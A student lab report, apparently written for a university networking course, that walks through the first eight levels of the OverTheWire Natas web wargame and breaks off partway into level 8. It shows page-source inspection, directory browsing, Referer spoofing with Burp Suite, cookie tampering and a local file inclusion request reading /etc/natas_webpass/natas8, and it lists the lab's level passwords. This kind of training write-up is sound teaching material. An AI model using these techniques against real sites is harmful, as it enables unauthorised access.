



**Sri Lanka Institute of Information  
Technology IE2012: System and Network  
Programming Year 2, Semester 1**

**Natas Over The Wire Level 0 – Level 15**


**Name - S.D.W.Gunaratne (IT23241978) Grou**

- **Level 0**

The screenshot shows a web browser window with the title "OverTheWire: Natas Level 0". The URL in the address bar is <https://overthewire.org/wargames/natas/>. The page content includes a header with "Natas" and "OverTheWire" branding, a navigation menu with "Wargames" and "Rules" links, and two buttons: "Donate!" and "Help?". On the left, there is a list of levels from 0 to 9. On the right, there are fields for "Username: natas0", "Password: natas0", and a "URL: <http://natas0.natas.labs.overthewire.org>".

In Natas Level 0, the goal is to find out “hidden password” that grants access to the subsequent level. first we have to search <https://overthewire.org/wargames/natas/> this and give credential.

The screenshot shows a web browser with the URL [natas0.natas.labs.overthewire.org](http://natas0.natas.labs.overthewire.org). A "Sign in" dialog box is open, prompting for "Username" and "Password". The URL in the dialog is <http://natas0.natas.labs.overthewire.org>. The message "Your connection to this site is not private" is displayed below the form. The browser interface shows various tabs and icons at the top.



After loading natas0 page, "view page source" by click in right click on mouse. Then examine the code and get the next level password.  
In this code we can see password as a comment.

0nzCigAq7t2iALyvU9xcHlYN4Mlkwlq

### • Level 1

Natas

Level 0

Level 0 → Level 1

Level 1 → Level 2

Level 2 → Level 3

Level 3 → Level 4

Level 4 → Level 5


Level 5 → Level 6

Level 6 → Level 7


Username: natas1

URL: http://natas1.natas.labs.overthewire.org

<http://natas1.natas.labs.overthewire.org> search this URL and give username as `natas1` and password is `0nzCigAq7t2iALyvU9xcHlYN4Mlkwlq`



When sign in successfully, it will direct to the natas1 page,



By inspecting page, we can get the password for the next level.

TguMNxKo1DSa1tuJBLoZJnDUICcUAPII

```
ine wrap □
1 <html>
2 <head>
3 <!-- This stuff in the header has nothing to do with the level -->
4 <link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
5 <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
6 <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
7 <script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
8 <script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
9 <script src=http://natas.labs.overthewire.org/js/wechall-data.js></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
10 <script>var wechallinfo = { "level": "natas1", "pass": "0nzCigAq7t2iALyvU9xcHlYN4M1kTw1q" };</script></head>
11 <body oncontextmenu="javascript:alert('right clicking has been blocked!');return false;">
12 <h1>natas1</h1>
13 <div id="content">
14 You can find the password for the
15 next level on this page, but rightclicking has been blocked!
16
17 <!--The password for natas2 is TguMNxKo1DSa1tuJBLoZJnDUICcUAPII -->
18 </div>
19 </body>
20 </html>
21
```

## • Level 2

Natas

Level 0

Level 0 → Level 1

Level 1 → Level 2

Level 2 → Level 3

Level 3 → Level 4

Username: natas2

URL: http://natas2.natas.labs.overthewire.org

updated

<http://natas2.natas.labs.overthewire.org> search this URL and give username as **natas2** and password is **TguMNxKo1DSa1tujBLuZJnDUICcUAPII** After given details it will redirect to **natas2**.

OverTheWire: Natas Level 1 → Le x natas2.natas.labs.overthewire.org x view-source:natas2.natas.labs.o x Meet – fkh-xxco-bzj x

Not secure | natas2.natas.labs.overthewire.org

# NATAS2

There is nothing on this page

Use “Ctrl + U and view the source code.

```
line wrap □
1 <html>
2 <head>
3 <!-- This stuff in the header has nothing to do with the level -->
4 <link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
5 <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
6 <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
7 <script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
8 <script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
9 <script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
10 <script>var wechallinfo = { "level": "natas2", "pass": "TguMNxKo1DSa1tujBLuZJnDUICcUAPII" };</script></head>
11 <body>
12 <h1>natas2</h1>
13 <div id="content">
14 There is nothing on this page
15 
16 </div>
17 </body></html>
```

After that analyze the source code, then we can find out image file called “**files/pixel.png**” that mean there can be other files on name “files” folder. So in our URL section we have to add “ **/files** ” in the URL. After that we can see text

file called "users.txt"

## Index of /files

Name	Last modified	Size	Description
<a href="#">Parent Directory</a>		-	
 <a href="#">pixel.png</a>	2024-07-17 15:52	303	
 <a href="#">users.txt</a>	2024-07-17 15:52	145	

Apache/2.4.58 (Ubuntu) Server at natas2.natas.labs.overthewire.org Port 80

then we must check [user.txt](#), so we have to add that part to our URL.

```
# username:password
alice:BYNdCesZqW
bob:jw2ueICLvt
charlie:G5vCxkVV3m
natas3:3gqisGdR0pj6tpkDKdIW02hSvhLeYH
eve:zo4mJlyNj2
mallory:9urTCPzBmH
```

### • Level 3



Natas Level 2 → Level 3


Username: **natas3**  
URL: **http://natas3.natas.labs.overthewire.org**

<http://natas3.natas.labs.overthewire.org> search this URL and give username as **natas2** and password is **3gqisGdR0pj6tpkDKdIW02hSvhLeYH** After given details it will redirect to

natas3. But when inspecting source code we couldn't find anything so, use /robots.txt

### why robot .txt?

The robots.txt file is a text file on a website that tells search engine crawlers which pages or sections they can and cannot access. When a crawler visits the site, it checks the robots.txt file for instructions and follows those rules when indexing the site.



A screenshot of a browser window showing the robots.txt file from the URL <http://natas3.natas.labs.overthewire.org/robots.txt>. The content of the file is:

```
User-agent: *
Disallow: /s3cr3t/
```

Change url like this : <http://natas3.natas.labs.overthewire.org/s3cr3t/>



A screenshot of a browser window showing the directory index for the URL <http://natas3.natas.labs.overthewire.org/s3cr3t/>. The page title is "Index of /s3cr3t". The table shows two entries:


Name	Last modified	Size	Description
Parent Directory		-	
users.txt	2024-07-17 15:52	40	

Apache/2.4.58 (Ubuntu) Server at natas3.natas.labs.overthewire.org Port 80

Change url like this :

<http://natas3.natas.labs.overthewire.org/s3cr3t/users.txt>

for access [user.txt file](#). And get for the next level password.  
password is - [QryZXc2e0zahULdHrtHxzyYkj59kUxLQ](#)




## • Level 4

Natas

Level 0  
Level 0 → Level 1  
Level 1 → Level 2  
Level 2 → Level 3  
Level 3 → Level 4  
Level 4 → Level 5

Username: natas4  
URL: http://natas4.natas.labs.overthewire.org


Donate! Help?



Go to this site <http://natas4.natas.labs.overthewire.org> and give username as “**Natas4**” and password is “**QryZXc2e0zahULdHrtHxzyYkj59kUxLQ**”. In this case we can’t find answers via previous techniques we used (inspect site). So, we need [the Burp Suit application](#) for the next steps.



- > Open Burp suite app
- > Select Proxy and Intercept
- > Open bowser



> search this <http://natas4.natas.labs.overthewire.org>  
> Turn on intercept

Intercept is on

Access denied. You are visiting from "" while authorized users ...  
come only from "http://natas5.natas.labs.overthewire.org/"

Refresh page

> Got to “Proxy” and “http history”  
> GO in to “original request” tab and in Referer line. Select 4 and right click and select send to repeater.

### why Referer?

This website knows where that come from and originated from – “referer”.

Screenshot of Burp Suite Community Edition v2024.6.6 - Temporary Project showing the Proxy tab.

**Host:** http://natas4.natas.labs.overthewire.org

**Method:** GET

**URL:** /index.php

**Params:** None

**Status code:** 401

**Length:** 757

**MIME type:** HTML

**Extension:** 401 Unauthorized

**Title:** 401 Unauthorized

**Notes:** None

**TLS:** None

**IP:** 134.49.206.224

**Cookies:** None

**Time:** 16:35:44 19-08-2024

**Listener port:** 8080

**Start response:** 303

**HTTP history:** 1 item

**WebSockets history:** None

**Proxy settings:** None

**Original request:**

```
GET /index.php HTTP/1.1
Host: natas4.natas.labs.overthewire.org
Authorization: Basic bWF0TmQ0IjYwPYYzJiM0phaFVMhEhydEheniZaCoiOWtVeExR
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://natas4.natas.labs.overthewire.org/
Accept-Encoding: gzip, deflate, br
Cookie: _ga=GA1.1.30765711.1724063639; __gadk=239500
GSA_1.1724063639=1724064516.0.0.0
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
```

**Response:**

```
HTTP/1.1 200 OK
Date: Mon, 19 Aug 2024 11:15:41 GMT
Server: Apache/2.4.58 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 1286
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

<html>
<head>
    <!-- This stuff in the header has nothing to do with the level -->
    <link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
    <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
    <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
    <script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js">
    </script>
    <script src="http://natas.labs.overthewire.org/js/wechall-data.js">
    </script>
    <script src="http://natas.labs.overthewire.org/js/wechall.js">
    </script>
</head>
<body>
    <div id="content">
        Access granted. The password for natas5 is On35PkggAPm2zbEpOU802c0x0Msn1ToK
    </div>
</body>
</html>
```

**Inspector:**

- Selection: 1 (0x1)
- Selected character: 4
- Code: 34
- Request attributes: 2
- Request cookies: 2
- Request headers: 10
- Response headers: 7

**Message editor documentation:** None

**Proxy history documentation:** None

**Event log (1):** All issues

**Memory:** 143.3MB

Screenshot of Burp Suite Community Edition v2024.6.6 - Temporary Project showing the Repeater tab.

**Target:** http://natas4.natas.labs.overthewire.org

**Request:**

```
GET /index.php HTTP/1.1
Host: natas4.natas.labs.overthewire.org
Authorization: Basic bWF0TmQ0IjYwPYYzJiM0phaFVMhEhydEheniZaCoiOWtVeExR
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://natas4.natas.labs.overthewire.org/
Accept-Encoding: gzip, deflate, br
Cookie: _ga=GA1.1.30765711.1724063639; __gadk=239500
GSA_1.1724063639=1724064516.0.0.0
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
```

**Response:**

```
HTTP/1.1 200 OK
Date: Mon, 19 Aug 2024 11:15:41 GMT
Server: Apache/2.4.58 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 1286
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

<html>
<head>
    <!-- This stuff in the header has nothing to do with the level -->
    <link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
    <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
    <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
    <script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js">
    </script>
    <script src="http://natas.labs.overthewire.org/js/wechall-data.js">
    </script>
    <script src="http://natas.labs.overthewire.org/js/wechall.js">
    </script>
</head>
<body>
    <div id="content">
        Access granted. The password for natas5 is On35PkggAPm2zbEpOU802c0x0Msn1ToK
    </div>
</body>
</html>
```

**Inspector:**

- Request attributes: 2
- Request query parameters: 0
- Request body parameters: 0
- Request cookies: 2
- Request headers: 10
- Response headers: 7

**Message editor documentation:** None

**Proxy history documentation:** None

**Event log (1):** All issues

**Memory:** 143.3MB

>Go “repeater” Request section and change  
<http://natas4.natas.labs.overthewire.org> to  
<http://natas5.natas.labs.overthewire.org>. and send, then we can get next level password from “Respond” section.

password is: [On35PkggAPm2zbEpOU802c0x0Msn1ToK](#)

## • Level 5

Natas Level 4 → Level 5

Username: natas5  
URL: http://natas5.natas.labs.overthewire.org

Level 0  
Level 0 → Level 1  
Level 1 → Level 2  
Level 2 → Level 3  
Level 3 → Level 4  
Level 4 → Level 5

Go to this site <http://natas5.natas.labs.overthewire.org> and give username as "Natas5" and password is "0n35PkggAPm2zbEpOU802c0x0Msn1ToK". Then after loading Natas 5 site

>right click and go inspect.

Inspect

NATAS5

Access denied. You are not logged in

SUBMIT TOKEN

Dimensions: iPhone SE 375 x 667 97% No throttling

Storage

Name	Value	Domain	Path	Expires / ...	Size	HttpOnly	Secure	SameSite	Partition ...	Cross Site	Priority
_ga	GA...	.overthewire.org	/	2025-09-...	30						Medium
_ga_RDOK239G0	GS...	.overthewire.org	/	2025-09-...	51						Medium
loggedin	0	natas5.natas.labs.overthewire.org	/	Session	9						Medium

>Go application

>Go Storage > cookies > select <http://natas5>

>In the value section we can see the result is 0, so we must change it to 1.

The screenshot shows the Chrome DevTools interface with the Application tab selected. In the main pane, a mobile browser window displays the text "Access granted. The password for natas6 is 0RoJwHdSKWFTYR5WuiAewauSuNaBXned". A red arrow points from this text area to the right. Below the browser window, the Application tab's storage table is visible, showing the following cookie data:

Name	Val...	Domain	Path	Expires
_ga	GA...	.overthewire.org	/	2025-
_ga_RD0K2239G0	GS...	.overthewire.org	/	2025-
loggedin	1	natas5.natas.labs.overthewire.org	/	Session

A green arrow points to the "loggedin" row in the table.

>After changing it we can see next level password.

password is: 0RoJwHdSKWFTYR5WuiAewauSuNaBXned

## • Level 6

Level	Username	URL
0	natas0	
1 → 2	natas1	
2 → 3	natas2	
3 → 4	natas3	
4 → 5	natas4	
5 → 6	natas5	http://natas5.natas.labs.overthewire.org


Go to this site <http://natas6.natas.labs.overthewire.org> and give username as “Natas” and password is  
“`ORoJwHdSKWFTYR5WuiAewauSuNaBXned`”. Then after loading Natas 6 site

- Then Ctrl + U and see the source code, while analysing code we can see file path. So we have to try that file path in our url.

```

<html>
<head>
<!-- This stuff is included in every page -->
<link rel="stylesheet" type="text/css" href="https://natas.labs.overthewire.org/include/style.css">
<script src="https://natas.labs.overthewire.org/include/jquery.js"></script>
<script src="https://natas.labs.overthewire.org/include/wechall-data.js"></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas6", "pass": "<censored>" };</script></head>
<body>
<h1>natas6</h1>
<div id="content">
<?php
include "includes/secret.inc";
if(array_key_exists("submit", $_POST)) {
    if($secret == $_POST['secret']) {
        print "Access granted. The password for natas7 is <censored>";
    } else {
        print "Wrong secret";
    }
}
?>
<form method=post>
Input secret: <input name=secret><br>
<input type=submit name=submit>
</form>
<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>

```




```
<?
$secret = "FOEIUWGHFEEUHOFUOI";
?>
```

>After that we can get “secret”

>then go index page and fill the form and submit we can get next level password.

the next level password is: **bmg8SvU1LizuWjx3y7xkNERkHxGre0GS**




NATAS6

Input secret:

Submit

[View sourcecode](#)



NATAS6

Access granted. The password for natas7 is  
**bmg8SvU1LizuWjx3y7xkNERkHxGre0GS**

Input secret:

Submit

[View sourcecode](#)

• **Level 7**

Natas Level 6 → Level 7

el 0

el 0 → Level 1

el 1 → Level 2

Username: **natas7**

URL: **http://natas7.natas.labs.overthewire.org**

Go to this site <http://natas7.natas.labs.overthewire.org> and give user name as "Natas7" and password is "["bmG8SvU1LizuWjx3y7xkNERkHxGre0GS"](#)". Then after loading Natas 7 site go inspect.

>Source >select the index file and read the code

>then we can find out there is a comment on this code and it is a hint about file path.

<!-- hint: password for webuser natas8 is in /etc/natas\_webpass/natas8 -->

```
19<!-- hint: password for webuser natas8 is in /etc/natas_webpass/natas8 -->
20</div>
21</body>
22</html>
```


Then search this

[http://natas7.natas.labs.overthewire.org/index.php?page=/etc/natas\\_webpass/natas8](http://natas7.natas.labs.overthewire.org/index.php?page=/etc/natas_webpass/natas8)

Lets clarify this url :

**/index.php** – is specifies the path to the resource or file on the sever (so in here “index.php” is the file).

**? -** contains key-value pairs, which are used to send data to the server  
**page** - key or parameter name. It's a label that the server uses to identify what data is being sent.



the next level password is: [xcoXLmzMkoIP9D7hlgPlh9XD7OgLAe5Q](#)


## • Level 8

### Natas Level 7 → Level 8

Username: **natas8**

URL: <http://natas8.natas.labs.overthewire.org>

Go to this site <http://natas8.natas.labs.overthewire.org> and give username as “Natas8” and password is “[xcoXLmzMkoIP9D7hlgPlh9XD7OgLAe5Q](#)”



>Then after loading Natas 8 site go inspect.

```

<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas8", "pass": "<censored>" };</script></head>
<body>
<h1>natas8</h1>
<div id="content">

<?
$encodedSecret = "3d3d516343746d4d6d6c315669563362";

function encodeSecret($secret) {
    return bin2hex(strrev(base64_encode($secret)));
}

if(array_key_exists("submit", $_POST)) {
    if(encodeSecret($_POST['secret']) == $encodedSecret) {
        print "Access granted. The password for natas9 is <censored>";
    } else {
        print "Wrong secret";
    }
}
?>

<form method=post>
Input secret: <input name=secret><br>
<input type=submit name=submit>
</form>

<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>

```

>While checking the code we can see secret code and there is a function to encoding, so if we reverse that, we can get decrypted output and that can be the password.

```

$encodedSecret = "3d3d516343746d4d6d6c315669563362";

function encodeSecret($secret) {
